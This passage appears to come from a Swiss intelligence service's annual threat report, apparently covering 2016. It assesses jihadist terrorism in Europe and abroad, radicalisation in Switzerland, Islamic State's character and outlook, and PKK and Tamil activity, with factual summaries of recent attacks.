The proclamation of the caliphate in June 2014 initially met with sympathetic interest from certain internet users with links to Switzerland. Meanwhile, a majority of the users in Switzerland identified during the surveillance of jihadist websites now sympathise with core al-Qaeda and its affiliates. Nonetheless, 'Islamic State' videos with threats against the West continue to be distributed via social media by users with links to Switzerland. There have not to date been any specific threats in social media against Switzerland or Swiss interests abroad, however. The FIS has so far identified over 500 internet users with Swiss connections who are distributing jihadist ideas on social media. However, this does not mean that these are all persons who represent an actual threat to Switzerland or other interests.

Jihadists make use of electronic channels not only to distribute propaganda, but also to carry out attacks. Websites are modified or defaced or accounts on social media are taken over and misused without authorisation. On the other hand, there is little sign that the jihadist movement is engaging in activities involving significant outlay, such as cyber sabotage and cyber espionage. The selection of targets in cyberspace seems to be fairly random: Attacks focus mainly on websites with security vulnerabilities or inadequately protected user accounts, i.e. opportunist targets that can be damaged without significant outlay.

Damage to core al-Qaeda's image

Core al-Qaeda, under its leader Ayman al-Zawahir, continues to operate out of the border area between Afghanistan and Pakistan and plays an ideological leadership role as well as fulfilling a propaganda and advisory function for its associated groups. In summer 2016, Jabhat al-Nusra (the al-Nusra Front), which is active in Syria, publicly detached itself from core al-Qaeda, thereby inflicting damage on the latter's image: In July 2016, the Emir of the al-Nusra Front, Mohammad al-Julani, stated that his organisation would no longer carry out operations under its former name; it would henceforward be known as Jabhat Fateh al-Sham (JFS / Front for the Conquest of the Levant) and would maintain no links with external actors. The JFS is primarily fighting the Syrian regime under President Bashar al-Assad and wants to set up an Islamic state in Syria. By cutting its ties to core al-Qaeda, the organisation is aiming to facilitate and improve cooperation with other armed opposition groups in Syria. Core al-Qaeda indicated its agreement to the separation and renaming in an audio message from Abu Khayr al-Masri, Zawahiri's deputy.

Core al-Qaeda's resources are too limited for it to be able to carry out attacks independently. However, its various affiliates, such as al-Qaeda in the Islamic Maghreb (AQIM) in north and west Africa and al-Qaeda in the Arabian Peninsula (AQAP), continue to pose varying degrees of threat – including to Switzerland and Swiss interests abroad.

Attacks in Europe

The threat of attacks carried out in particular by jihad-motivated lone perpetrators and small groups inspired or given specific instructions by larger terrorist organisations such as 'Islamic State' or al-Qaeda is currently a very real one in Europe. At the moment, it is 'Islamic State' in whose name attacks are being carried out. The last attack on European soil for which al-Qaeda claimed responsibility was in January 2015 (attack on the 'Charlie Hebdo' editorial offices in Paris, France, by AQAP).

- On 13 June 2016, in Magnanville (France), a dual Moroccan-French citizen stabbed to death a couple who were both employed by the police. The perpetrator published a video and other messages on social media, in which he claimed responsibility for the attack and allegiance to 'Islamic State', before he was killed in a police intervention.


- On 14 July 2016, during a firework display to celebrate the French national day, a 31-year-old Tunisian citizen ploughed a lorry into the crowd on the beachfront promenade in Nice (France). He killed 84 people and injured more than 200. Two Swiss citizens were among those killed. Two days after the attack, 'Islamic State' claimed responsibility on 'Amaq', a media platform closely associated with the organisation. The perpetrator himself, however, has not claimed allegiance to 'Islamic State' or any other terrorist group.

- On 18 July 2016, on a train near Würzburg (Germany) a 17-year-old Afghan refugee attacked several passengers with an axe and a

At right:
Selection of jihadist-motivated attacks in Europe since 2014

knife, wounding five people. The man was killed by police as he fled the scene. In a video message recorded before the attack, the perpetrator pledged allegiance to 'Islamic State'. The video made its way via unknown channels to 'Islamic State', which then published it.

- On 24 July 2016, a 27-year-old Syrian asylum seeker carried out a suicide attack using a homemade rucksack bomb in front of the entrance to a music festival in Ansbach, in Bavaria (Germany). When the explosive device, which was packed with pieces of metal, was detonated, 15 people were injured, four of them seriously. 'Islamic State' also claimed responsibility for this attack.
- On 26 July 2016, two attackers took five people hostage, including the officiating priest, in a church in Saint-Étienne-du-Rouvray near Rouen (France). The perpetrators stabbed the priest to death and injured three other people, one of them seriously. Following the attack, both of them were shot dead by the police. The attackers were a dual Algerian-French citizen and a French national. On the same day, 'Islamic State' claimed responsibility for the attack, on 'Amaq'. The two attackers had travelled via the airport in Geneva in May 2015 and via the airport in Zurich in June 2016.
- On 19 December 2016, an attacker ploughed a lorry into the crowd at a Christmas market in the German capital, Berlin. At least twelve people were killed and around four dozen were injured, some of them seriously. The perpetrator fled but was killed by the police in Milan (Italy) on 23 December 2016. Following the death of the perpetrator, a video produced prior to the attack in which he claimed responsibility was published by 'Islamic State', which had already claimed responsibility for the attack after the perpetrator was identified. Investigations have revealed a number of links connecting the



attacker to Switzerland. It is not yet clear whether these links to Switzerland played any role in the attack.

Jihadists in other areas of the world

'Islamic State' continues to exercise considerable influence on jihadist groups outside the core territory controlled by it in Syria and Iraq. The so-called provinces (Wilaya, pl. Wilayat) and groups proclaiming allegiance to 'Islamic State', particularly in Egypt, Libya, Algeria, Nigeria, Yemen, Saudi-Arabia, the Caucasus, Afghanistan and Pakistan as well as various countries in South-East Asia, display considerable differences in their structures and in their significance in terms of the terrorist threat and the goals they pursue.

In the Maghreb and in West Africa, besides the provinces of 'Islamic State' and other groups pledging allegiance to 'Islamic State', AQIM and its local affiliates are particularly active and repeatedly carry out attacks on security forces and civilian (including Western) interests. Libya continues to play a key role for jihadist groups in the Maghreb and Sahel as a combat zone, safe haven and supply zone, although there have been some successes in combating 'Islamic State' in Libya. The complete recapture at the end of 2016 of the territories under the control of groups pledging allegiance to 'Islamic State' weakened their capabilities and scattered their fighters to places of refuge in Libya and neighbouring countries. Due to the continuing jihadist presence in Libya, the security situation in neighbouring Tunisia remains unstable: attacks on Western tourists in Tunis and in Sousse in 2015, as well as the attack launched from Libya on the border town of Ben Guerdane in March 2016, showed that groups pledging allegiance to 'Islamic State' have a keen interest in developing their jihadist presence in Tunisia.

In the north of Algeria, the historic stronghold of AQIM, despite the relentless pursuit of the security forces, smaller jihadist groups remain active; AQIM's ranks have also been depleted in the last two years by defections to 'Islamic State'. In the south of the country, jihadist groups use the area bordering on Mali, Niger and Libya as a transit zone and safe haven.

In the north of Nigeria and the border areas, Boko Haram continues to fight for the establishment of an Islamic state. After the group swore allegiance to 'Islamic State' in March 2015, in August 2016 it split into a historical faction and a West African province of 'Islamic State'.

The pressure on the jihadist groups active in the northern and also central regions of Mali, such as Ansar Dine, extends the threat to neighbouring countries, especially Niger. Another consequence of the situation in Mali is an increased risk of attacks in larger cities throughout the region. There are also frequent cases of kidnapping in this region. A Swiss woman abducted in January 2016, who had already been kidnapped in 2012 in Mali and later released, was still being held hostage at the time of going to press.

Instability in Central Africa and the Horn of Africa


The security situation in several Central African states remains volatile, for example in

At right:
The first three of six phases of radicalization (Flyer: fedpol)
https://www.fedpol.admin.ch/dam/data/fedpol/aktuell/news/2016/2016-11-11/phasen-radikalisierung-e.pdf

Sudan and South Sudan and in the Central African Republic, where since October 2016 tensions and clashes between armed groups have again been threatening the fragile stabilisation process.

In Somalia, on the Horn of Africa, al-Shabaab, a group which wants to set up an Islamic state and is associated with al-Qaeda, remains the most important terrorist actor. Al-Shabaab controls a substantial part of Somali territory and has the capability to carry out attacks all over the country. Al-Shabaab's activities continue, despite differences of opinion within the group about allegiance to 'Islamic State' and the secession of a smaller group which had already pledged allegiance to 'Islamic State' independently of the parent organisation in October 2015. Since spring 2016, 'Islamic State' has claimed responsibility for several smaller attacks in Somalia and for the first time occupied a town there (Qandala) for several weeks. Kenya is still under threat of attack from al-Shabaab and its local associates, primarily near the border with Somalia, although the security situation has improved. A number of attacks have also been carried out in Kenya by perpetrators who had pledged allegiance to 'Islamic State'.

On the Arabian Peninsula, AQAP is still profiting from the power vacuum in large parts of Yemen and the Saudi-led military operations being carried out against the alliance between the Houthi and former president Saleh. Although the group's terrorist activities are currently primarily locally oriented due to the war situation, it is also willing and able to attack targets in the West. Peace negotiations between the warring parties are difficult and fragile. In Yemen, 'Islamic State' plays a much less important role than AQAP, but – like AQAP – it regularly carries out attacks in Yemen.



Radicalisation

Individuals in Switzerland are still becoming radicalised, by turning to extremist and eventually terrorist ways of thinking and acting. Radicalisation entails an increased willingness to advocate, support and/or use illicit and illegal means, including violence, in order to realise their vision. Radicalisation is a process that varies from person to person and does not necessarily proceed in a linear fashion. Individuals are introduced to jihadist attitudes via propaganda publications in electronic media or through other channels. Their personal environment may also play an important role. For instance, they may be influenced in the context of religious activities.

In connection with propaganda activities, the Federal Ministry of the Interior in Germany has banned the group Die Wahre Religion (DWR) / Lies! [The True Religion / Read!] because its actions are directed against the constitutional order and the concept of international understanding. Over 190 searches and seizures were carried out in ten German federal states. Members of DWR/Lies! had held seminars and public events and distributed copies of the Koran in pedestrian zones. According to the German authorities, leading actors, activists and supporters of the group advocate and glorify the armed struggle and terrorist attacks. There are no legal rules of this kind in existence in Switzerland, and there is no substantiated evidence that the street campaigns observed in this country promote violent extremist or terrorist activities and thereby threaten internal security. A ban on activities is out of the question, as there is no established structure present in Switzerland and the target of such a ban would be unclear. Further, the activity being banned would be the distribution of the Koran, which would result in a serious conflict with the exercise of religious freedom. The Office of the Attorney General of Switzerland is taking legal action in several cases relating to potential breaches of article 260ter of the Swiss Criminal Code (Criminal Organisation) against persons who had come to the attention of the authorities in part due to their past or present involvement with the Lies! project; however, the Attorney General is not bringing criminal proceedings in this context against legal entities such as e.g. associations or foundations.


One case that has been ongoing since December 2015 against a board member of the Islamic Central Council of Switzerland (ICCS), regarding a potential breach of the federal law on the banning of the al-Qaeda and 'Islamic State' groups as well as associated organisations, has now been extended by the Attorney General to include two other leaders.

Furthermore, the Zurich public prosecutor's office has initiated criminal proceedings against four people associated with the An'Nur mosque in Winterthur ZH for public incitement to crime or violence. On 2 November 2016, in connection with these proceedings, house searches were carried out at the mosque and in the places of residence of those responsible and a total of eight people were arrested, one of whom was in custody at the time of going to press. The proceedings are still in progress. On 21 February 2017, ten people associated with the An'Nur mosque were arrested and house searches were conducted at their places of residence. At the

time of going to press, nine persons remained in custody, and the police investigations were still in progress.

Fewer travel movements

Following the proclamation of the caliphate in June 2014, the number of jihad-motivated journeys from Switzerland to the conflict area in Syria and in Iraq increased steadily for over a year. Since summer 2015, the number of people from Switzerland undertaking jihad-motivated travel to conflict areas has fallen significantly. Since August 2016, the FIS has not, up until the time of going to press, recorded any person who has left Switzerland for possible travel to a jihad area. The number of people returning from jihad areas has declined steadily since 2015. Calls by 'Islamic State' for Muslims to travel to the caliphate have declined. The tarnishing of 'Islamic State''s reputation by the military defeats, reports about the difficult living conditions in the caliphate and the increasing complications involved in travelling to the conflict area may have contributed to this decline. There are few known direct links between 'Islamic State' and Switzerland. In March 2016, the Federal Criminal Court, acting as a court of first instance, convicted three men of participating in and/or supporting a criminal organisation as defined under Art. 260ter para. 1 of the Swiss Criminal Code and sentenced them each to serve a prison term of at least three years. Two of these three men were alleged to have organised the recruitment and smuggling of a number of jihad-motivated persons out of Switzerland to Syria.



Switzerland as a transit country

Jihadists occasionally use Switzerland as a transit country. Transit movements of this kind have been observed in connection with several terrorist acts committed in European countries, such as the attack in Saint-Étienne-du-Rouvray, France, in July 2016. As the travel routes of individual perpetrators of the attacks in Paris in November 2015 demonstrated, the infiltration of migration flows by jihadists is also a real issue. In addition, asylum seekers may be radicalised during their journey or in their country of stay.

Attempts at recruitment among asylum seekers

It is known that jihadists sometimes make active efforts to establish contact with refugees, for example in Germany. One of the ways they do this is by visiting refugee centres and subtly establishing empathy on a personal level by offering support in the form of language courses, donations of clothes and food, interpreting ser-

vices, invitations to celebrations and distributing religious texts. The jihadist agenda is not introduced until after a relationship of trust has been established. There is as yet no evidence of this kind of approach being used in Switzerland.

PKK capable of mobilising rapidly

The Turkish authorities reacted to the failed coup attempt in July 2016 by arresting large numbers of critics of the government and political opponents, including representatives of Kurdish interest groups and political parties. Since 2015, supporters of the Kurdistan Workers' Party (PKK) have been carrying out attacks in Turkey again; fighting between the PKK and the Turkish security forces in the south-east of the country, and since 2016 in northern Iraq and northern Syria, continues. It is believed that groups close to the PKK occasionally carry out attacks in the west of Turkey. For example, in a twin bombing in Istanbul on 10 December 2016, around three dozen police officers and several civilians were killed and over 150 people were injured; the Kurdistan Freedom Falcons (TAK) claimed responsibility for the attack.

Depending on events in the Kurdish areas, the PKK can mobilise large numbers of supporters Europe-wide for rallies at short notice. In Switzerland, such demonstrations largely pass off without incident. However, confrontations between Kurdish and Turkish groups can lead to an escalation of violence.

Furthermore, in 2016, the PKK in Europe and also in Switzerland continued their fundraising activities as well as recruiting new members, cadres and fighters.

Unobtrusive Tamil community

These days, Tamil groups in Switzerland and other European countries keep a very low profile. The closed events and functions held by Tamil interest groups pass off without incident, but are frequently attended by members and sympathisers of the Liberation Tigers of Tamil Eelam (LTTE). Outside Sri Lanka, the LTTE is still trying to reorganise itself.

'Islamic State'

'Islamic State' has attracted a great deal of attention, in particular through spectacular terrorist attacks and the conquest of large territories in Iraq and Syria. However, 'Islamic State' is by nature more than just a terrorist group that temporarily also controls territory. The FIS sees 'Islamic State', together with its various regional affiliates (so-called 'provinces' or 'wilayat'), as a complex phenomenon. To understand it, a number of different parameters have to be considered: 'Islamic State' is at one and the same time a product of and an actor in the information age. It is based on the jihadist ideology originally shaped by core al-Qaeda and is now its main vector. It benefits immensely from resentments along social, sectarian and power-political fault lines On this basis, the FIS views 'Islamic State' as a phenomenon that manifests itself in six main guises.

State


'Islamic State' wants to be a state in the literal sense of the word. This goal is clearly apparent from its naming of a head of state, the enactment of laws and the attempt to introduce its own currency, for example. The fact that its project to found a state is rejected by a large majority worldwide does nothing to alter its declared ambition and the partially successful implementation of this ambition.

Armed group

Organisationally, 'Islamic State' should also be viewed as a group of fighters. Next to religion, the armed struggle is quintessential to its sense of identity and cohesion. One important source of 'Islamic State''s power is its highly diversified military combat strength. The various military elements act innovatively, efficiently and effectively. There is an international exchange of fighters and specialist military knowledge. In Syria and Iraq in particular, 'Islamic State' keeps its opponents busy, despite their massive superiority in conventional terms, because it knows and exploits their weaknesses and its own strengths.

Terrorist actor

With its roots in the underground terrorist struggle, 'Islamic State' is also in the tradition of a terrorist secret society. The organisation's intelligence shielding functions at a high level. 'Islamic State' views the systematic spreading of fear and terror as a legitimate method. Attacks from the underground are now carried out not just in 'Islamic State''s main spheres of influence in the Arab world, but



almost all over the globe. Terrorist attacks in the West cover a wide range – from attacks inspired by 'Islamic State' but over which it exerts very little control, to actions planned and directed centrally from Syria and Iraq.

Regional power

'Islamic State' consists essentially of a strategic leadership comprising a small number of men and various locally organised affiliates. The most important of these are in Syria and Iraq, where it still has a contiguous territory consisting of various provinces. Many of 'Islamic State''s provinces outside Syria and Iraq do not control a territory of their own, but nonetheless wield influence and power locally. Through the provinces, the leadership of 'Islamic State' attempts to influence jihadist groups in Africa and Asia.

Inspiration

Its exceptionally skilful information operations are one of the main ways that 'Islamic State' succeeds in inspiring people worldwide to take action. This may include terrorist attacks, the dissemination of propaganda or support for the caliphate project, for example through donations. 'Islamic State''s multilingual propaganda products are extraordinarily professional in terms of their form and content. Its distribution networks are modern, robust and effective.

Utopia

The idea of an Islamic world state, the caliphate, in which Muslims can live according to Islamic laws, is not a new utopia. 'Islamic State' is now a key element of this utopia, as it represents a real attempt to achieve it. Its attraction for immigrants and supporters is based on its deliberate appeal to a wide variety of psychological triggers such as a thirst for adventure, dissatisfaction and enthusiasm for radicalism.

Opponents

The fight against 'Islamic State' was continued in 2016 on different levels by an extremely heterogeneous opposition. The US-led coalition against 'Islamic State', which in Iraq and Syria operates mainly from the air, remains an important group of military actors. Russia's involvement in the conflict takes the form of military support for the Syrian regime. Regional powers like Iran and Turkey are also involved, as are local stakeholder groups such as e.g. Hezbollah. In countries outside the Middle East, such as Libya, Yemen and Afghanistan, opposition to 'Islamic State' is very heterogeneous. The global fight against 'Islamic State' is being conducted not just militarily, but also through the location and destruction of its funding, recruitment and propaganda networks. It is important to understand that the various different opponents do not maintain a uniform line, but very often pursue their own particular interests, which sometimes differ widely.

For 'Islamic State', 2016 was characterized by huge losses of fighters and territory, particularly in the provinces in Iraq and Syria, but also in Libya. Many important cadres were killed, including the military leaders Omar al-Shishani and Abu Muhammad al-Adnani. However, the organisation has not yet been defeated militarily. As it has demonstrated in the costly defensive battles for various towns in Syria and Iraq, its military strength has not been exhausted and its willingness to fight is unbroken. In Syria, 'Islamic State' even managed to launch a successful counteroffensive at the end of 2016, temporarily seizing the prestigious oasis city of Palmyra back from the Syrian regime.

Travel from Europe to the caliphate provinces in Iraq and Syria declined sharply in 2016. Besides the depletion of the pool of potential jihad-motivated travellers, the logistical and legal complications of the journey and the diminishing appeal of migrating to a war zone played a decisive role.

Outlook for 2017

The global fight against 'Islamic State' has not yet reached a turning point that would lead to effective elimination of the phenomenon. There is no indication that 2017 will bring at least a provisional total military victory, in the sense of neutralising 'Islamic State' in its main provinces in Iraq and Syria. In any case, 'Islamic State' will probably retain military capability, even if it continues to lose territory and military power. So far there are no concrete signs of a split or a collapse of 'Islamic State''s power structures. It is likely that the situation will become even more complex during the course of 2017. The threat to Western interests is likely to further diversify and increase.

In 2017, the seizure of territory will probably continue to drive elements of 'Islamic State' to other areas and thus lead to a continuation of the conflict. Even though there has not so far been a flood of returnees to Europe, there remains the considerable risk that the aggressive battle for the survival of the caliphate, fought using every means at their disposal, will increasingly be carried to Europe. The open societies of the West are very vulnerable, both physically and psychologically, as the strategic leadership of 'Islamic State' is aware. It will continue to focus on this during the course of 2017.

The increasingly pronounced global power-political divides will make finding solutions more difficult. The fight against 'Islamic State' is also being exploited in the struggle between the great powers for influence. 'Islamic State' will probably succeed in capitalising on these fault lines. As the underlying problems in the region have not been resolved, the conditions for defeating the phenomenon permanently remain unfavourable. The clearly visible physical successes in the fight against 'Islamic State' conceal less readily discernible risks and the seeds of future problems. For example, the future of the Sunnis in the disintegrating power structures in Iraq and Syria is as unclear as the future role of the Kurdish sections of the population.

ASSESSMENT

'Islamic State' dominates the threat situation

In light of the terrorist attacks in various countries in Europe and the continuing activities of jihadist groups, the terrorist threat in many European countries remains heightened or even high. The continuing heightened terrorist threat in Europe is principally attributable to jihad-motivated travel, radicalised lone perpetrators and small groups, direct calls from 'Islamic State' and other terrorist groups to carry out attacks on Western targets, and the presence of jihadist networks in Europe.

In Switzerland, the terrorist threat remains heightened, mainly on account of the activities and plans of 'Islamic State'. Attacks involving minimal logistical effort, carried out by lone perpetrators or small groups, continue to present the most likely type of threat to Switzerland. Radicalised individuals or returnees from jihad areas are the most likely potential perpetrators in Switzerland. Perpetrators may simply be inspired by jihadist propaganda or they may have links to 'Islamic State' or another jihadist group.

The inspirational effect of 'Islamic State' remains high. Calls to carry out attacks are being translated into concrete actions: all over the world, people are heeding the appeals from 'Islamic State' and carrying out attacks in its name. A perpetrator who pledges allegiance to a particular jihadist organisation, either before or after committing a terrorist act, has not necessarily been religiously radicalised, but may have been inspired by the radical nature of the organisation, or the attack may have a social or personal motive. Mental illness may also play a role. Particularly in the case of copycat attacks, the motives often vary widely.

Switzerland as part of the Western world

Switzerland is part of the Western world, which is classified by jihadists as Islamophobic and against which 'Islamic State''s propaganda activities and calls to attack are directed. This makes it a potential target for terrorist attacks. Likely possible targets of an attack on Swiss territory include the interests of states taking part in the military coalition against 'Islamic State', as well as Russian, Jewish/Israeli and Arab interests.

Jihadists might also use Switzerland as a logistical base for preparing attacks abroad. There is evidence to show that Switzerland is used as a transit country.

Video message of the attacker of Berlin, pledging allegiance to the 'Islamic State', December 2016

Threat from other jihadist groups

The threat posed by al-Qaeda persists. Even though Core al-Qaeda does not have the resources to carry out attacks independently, its various regional affiliates, particularly in Africa and Yemen, continue to pose a threat, including to Switzerland and Swiss interests abroad. Swiss citizens could fall victim to attacks or kidnappings abroad.

The renaming of the al-Nusra Front, which operates in Syria, to the Front for the Conquest of the Levant [JFS] is probably tactically motivated and not due to any change in ideology or the goals pursued by the JFS in Syria. Correspondingly, there has been no substantial change in the threat it presents. The way the threat evolves will be heavily dependent on the course of the fighting in Syria. The JFS has never called directly for attacks on the West in the past. However, if it comes under greater pressure in Syria, it might also turn against the West.

Threat level in parts of Africa high

In the regions in which terrorist organisations such as Boko Haram, al-Shabaab and Ansar Dine, as well as local jihadist groups, operate, a lack of security prevails. In large cities in West Africa, AQIM and groups allied to it continue to present a major threat to Western interests. Although attacks are often directed against local targets, the interests of Western states are also targeted. In Somalia, for example, al-Shabaab sees all government allies as legitimate targets. In these conflict areas, where conditions in places are akin to those in a civil war, or in the event of attacks, there is still a risk that Swiss citizens will also fall victim to opportunist abductions or acts of violence, as happened in an attack in Ouagadougou (Burkina Faso) in January 2016, in which two Swiss citizens were killed.

Changes in 'Islamic State' propaganda

The quantity and quality of the propaganda disseminated by 'Islamic State' have changed: besides a shift in the topics focussed on, the number of videos and written articles being published has fallen significantly. In addition, articles are more frequently being disseminated multiple times via a variety of media channels, which amounts to a backwards step in terms of quality, as articles are no longer produced exclusively for specific media channels. In terms of content, increasing quantities of specific instructions on carrying out attacks and formulating claims of responsibility are being published. In this way, 'Islamic State' is making it clear that it will pursue its goals even if it doesn't control a territory, however this might be defined, and that it intends to continue engaging in terrorist activities, if necessary from underground, and has the capability to do so.

Turkish/Kurdish conflict continues

While there had for some time been hope for a settlement, the Turkish/Kurdish conflict has now returned to violence and repression. Developments in Kurdish areas of Turkey and neighbouring states are triggering fresh rounds of events and campaigns by Kurdish organisations which are being coordinated Europe-wide. In particular, Turkish representatives and facilities such as the meeting places of clubs, busi-

nesses and official agencies, as well as mosques attended by nationalist or Islamist Turks, are potential targets for attacks.

Unobtrusive behaviour of Tamils

The unobtrusive, low-profile behaviour of the Tamil community poses no threat to the security of Switzerland. Events and functions taking place behind closed doors are not giving rise to any security problems. Developments in Sri Lanka continue to have a strong influence on the activities of Tamils in Switzerland.

OUTLOOK

Threat not abating

The most likely terrorist threat in Europe and thus also in Switzerland will continue to come from jihad-motivated terrorism. Further attacks must be expected. The spectrum of potential terrorist acts ranges from attacks by lone perpetrators or small groups using basic resources up to complex attacks which are planned, directed and carried out directly by a terrorist organisation such as 'Islamic State'.

In Switzerland, attacks involving minimal logistical effort, which can be carried out by lone perpetrators or small groups, are the primary risk. The wide media coverage always given to an attack in a European country could also inspire individuals in Switzerland to carry out terrorist attacks. The FIS works on the assumption that the risk of copycat attacks will rise temporarily after each attack.

Preventing radicalised individuals or small groups from carrying out an attack is a huge challenge, partly because of the clandestine nature of the preparations and because of the often low need for resources and tools which are readily available and do not arouse suspicion, such as knives or vehicles. While it is true that certain targets can be said to be more or less likely, ultimately it is almost impossible to tell in advance which targets terrorists actually have in their sights – except where specific and credible indications are available.

The activities of 'Islamic State' persist

